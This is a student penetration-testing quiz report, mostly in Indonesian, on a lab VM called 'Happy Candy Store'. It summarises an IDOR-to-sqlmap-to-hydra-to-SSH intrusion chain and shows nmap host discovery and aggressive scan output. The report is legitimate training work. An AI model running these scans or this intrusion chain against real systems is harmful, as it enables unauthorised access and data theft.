BINUS
UNIVERSITY
Software Laboratory
Center

COMP6544
Network Penetration Testing

Documentation Report

Quiz 2

[Insert Case Code Here (e.g. O203-COMP6544-XXYY-02)]

Document Information

Assessment Information	
Assessors	**Client**
Leonhard Andrew 2440112872	Software Laboratory Center Bina Nusantara University Jalan Kebon Jeruk Raya no. 27 Jakarta Barat, Indonesia
Assessment Period	
18 January 2022	

Assessment Scope

Enumeration	Description
Assessment Type	External Black-box
Vulnerability Scanner	Kali Linux 2021.4
Server IP Address	**192.168.136.133**

Executive Summary

Background

Kita ingin mengetahui apakah di candy store terlibat dengan perdagangan narkoba sehingga kita perlu mengeksplore apa saja yang terdapat dalam website tersebut

Summary of Result

Kita berhasil memasuki ke ssh nya sehingga kita bisa mendapatkan 3 file yaitu transaction.csv , transcation.csv dan clients.csv.

Sebelum masuk ke ssh kita mengetahui username dan password dengan hydra

Payload yang dimasukan ke hydra, kita harus mencari username dan password admin nya di bagian database

Untuk mencari username dan password harus menggunakan sqlmap untuk mengelist apa saja database dan table yang ada dalam di website tersebut

Untuk menggunakan sqlmap kita harus menggunakan bagian page yang rentan dan saya di website ini menemukan IDOR vulnerbility

Strategic Recommendation


Seharusnya harus dilakukan protocol-protokol keamanan seperti ketika melakukan ada aggressive scan masuk website harus memblokir scanning tersebut lalu port-port ssh harusnya ditutup.

Information Gathering

Server IP Address

Command Used	nmap 192.168.136.128/24

Result




```
┌──(root💀kali)-[~]
└─# nmap 192.168.136.128/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-17 19:27 EST
Nmap scan report for 192.168.136.1
Host is up (0.00089s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
902/tcp open  iss-realsecure
912/tcp open  apex-mesh
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.136.2
Host is up (0.00011s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:FA:85:A9 (VMware)

Nmap scan report for 192.168.136.133
Host is up (0.00092s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
5190/tcp open  aol
MAC Address: 00:0C:29:16:71:DD (VMware)

Nmap scan report for 192.168.136.254
Host is up (0.00019s latency).
All 1000 scanned ports on 192.168.136.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:F7:27:A8 (VMware)

Nmap scan report for 192.168.136.128
Host is up (0.0000020s latency).
All 1000 scanned ports on 192.168.136.128 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 16.93 seconds
```

Description	Saya menembak ip address saya sendiri sehingga bisa mengetahui seluruh ip yang berada dalam satu jaringan saya sehingga saya bisa mengetahui ip target


OS Fingerprinting

Command Used	nmap -A -T4 -v -d -p- 192.168.136.133


Result



```
Completed NSE at 19:30, 1.14s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:30
Completed NSE at 19:30, 0.00s elapsed
Nmap scan report for 192.168.136.133
Host is up, received arp-response (0.00074s latency).
Scanned at 2022-01-17 19:29:55 EST for 19s
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
21/tcp   open  ftp     syn-ack ttl 64 vsftpd 3.0.3
| ssl-date:
|_  ERROR: Unable to obtain data from the target
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; proto
col 2.0)
| ssh-hostkey:
|   2048 58:c4:20:42:62:b6:66:5a:8b:d6:4b:70:00:89:6d:7b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDTIq9KfEfeQ0K6j3wTjif+J29ULaaqkntjVQWIo/MhfcflQaOd
lLamzRYwME6qwAo2GQC3i3Vgs16SPDnPyv7uiqp2+TIInc2E9e+h4jgCuOrHpyMU3u3bomgqPv5K+zwWo2Wtzt+DDn
NLr/fR6XV/SyVsBQFNi8mOCLbeKizytUuDtQZyFfhG3Pow+sRNL7GLf8et0s2m2GKO4/PP7gjgGYTFPVKi8mjHbbKh
92UlZ5rr2/gYcd/ekJJ6Mz7+HhD+LoQDwM6ZEpwrmknNouaQRSFzMdC7t+gGKrn6tPTKs8SygarPhSfv71m4mAwMHA
jVmW41hjPq4XASHHLcmsM3
|   256 25:aa:50:23:f0:15:c0:3e:5c:1f:cf:10:a1:8c:36:2c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHhdYB6bUkRQBm2x
pD0Y8qR17hohjQNLGO3sn2cCygNf33HhSLH8wiH+WyMg0dP+zmoydGs4uphjGyoeqn1I1u4=
|   256 ab:1b:9f:c2:b8:d2:24:06:32:2a:1b:ce:0c:84:cb:69 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM9LOeCLNeYBNkTIbslV+hr6LkEktXlKOPFkalpPaLSx
25/tcp   open  smtp    syn-ack ttl 64 Postfix smtpd
|_smtp-commands: ven.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCE
DSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
| ssl-cert: Subject: commonName=ven
| Subject Alternative Name: DNS:ven
| Issuer: commonName=ven
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-06-15T10:41:42
| Not valid after:  2031-06-13T10:41:42
| MD5:   4731 0003 1cca 71f8 e8c2 0231 0a64 a8eb
| SHA-1: 979f 4ac3 49da 999f 434d 2747 7860 3c54 127f 1e35
| -----BEGIN CERTIFICATE-----
```




```
| ─────BEGIN CERTIFICATE─────
| MIICxzCCAa+gAwIBAgIUMmkk5LoE+oNvQ5GwxJ+akLOuOKEwDQYJKoZIhvcNAQEL
| BQAwDjEMMAoGA1UEAwwDdmVuMB4XDTIxMDYxNTEwNDE0MloXDTMxMDYxMzEwNDE0
| MlowDjEMMAoGA1UEAwwDdmVuMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKC
| AQEAzMYcLcZBkqGhzpjwoZi2cq26E/UKNXA9o0/hpej+uKxxcnVmTvlJPu7Ku7kc
| FiHLCI+vG6H//wFERrfC8eoXBZ3LYbj9pNLcu+NUI58UjNb8fXSYprwmp8Dbpoli
| bMWdDOMGgUKHBj+3kyHATXGJMczBvR0XhSUVu99YVH8Swh8RZZM5mJ8uHx7OuI+K
| QBIQu67cBBPSBSv6LnxlsI5uA1mzhbfvkzFP7SxutxyrJOIOkTL4UL5zuD2BLdll
| uxx9XIsVhm0F3CMh2+t/duaaQfiiH6R8kOj2xFeMrNGVKjzFWvl1QOK6tcVyK2oa
| OqGySgkWNJOeF8PNEj4GuRi/7QIDAQABox0wGzAJBgNVHRMEAjAAMA4GA1UdEQQH
| MAWCA3ZlbjANBgkqhkiG9w0BAQsFAAOCAQEAOpXG9Uq4ulbSTy6l3zC+gwOIzOAp
| 1zSkcqys4TI2nSn1jFampoaI429KR1bgK1cU/4YAEXYtMrYlM87H5T66R/2MzCWt
| BYGgOYbhiLuKpOR6WsSlqqICmDo0rqonYIDceXH/7l9ElubsjEI7JTLMzi/UwC1/
| IK0yLDlVn0lY8bdXC+TqGTq6ZbY3e1veEsmDQNumGnzyxmij1Yy2T5WLfZO/rAMw
| fWBLD7tu/nh4sYfeQhjZhk1DTpgjQ8dVraBRVJ/p7mAesAQNuQtRnwkXt7nJGUN7
| pySRCvYoH0qcRsHT8+HF/5SKpwk6NCV1HiDA82DfVSIh6oEEKWH0Fa287Q=
|_─────END CERTIFICATE─────
|_ssl-date: TLS randomness does not represent time
80/tcp   open  http    syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
2733/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Admin Login
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
5190/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
| http-title: Happy Candy Store | Login
|_Requested resource was ./account_login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 00:0C:29:16:71:DD (VMware)
```




```
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 00:0C:29:16:71:DD (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=1/17%OT=21%CT=1%CU=33200%PV=Y%DS=1%DC=D%G=Y%M=000C29%T
OS:M=61E60A16%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=2%ISR=10D%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Uptime guess: 45.948 days (since Thu Dec  2 20:45:41 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host:  ven.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.74 ms 192.168.136.133
Final times for host: srtt: 743 rttvar: 344  to: 100000

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:30
NSE: Starting ssh-hostkey.
NSE: Finished ssh-hostkey.
Completed NSE at 19:30, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:30
Completed NSE at 19:30, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:30
Completed NSE at 19:30, 0.00s elapsed
Read from /usr/bin/../share/nmap: nmap-mac-prefixes nmap-os-db nmap-payloads nmap-service-
probes nmap-services.
OS and Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.39 seconds
           Raw packets sent: 65558 (2.885MB) | Rcvd: 65550 (2.623MB)
```

Description	Saya berhasil menemukan OS version dari IP 192.168.136.133 ini yaitu Linux 4.15 – 5.6 version


All Open Ports and Software Versions	
Command Used	nmap -A -T4 -v -d -p- 192.168.136.133
Result	

```
PORT     STATE SERVICE REASON         VERSION
21/tcp   open  ftp     syn-ack ttl 64 vsftpd 3.0.3
| ssl-date:
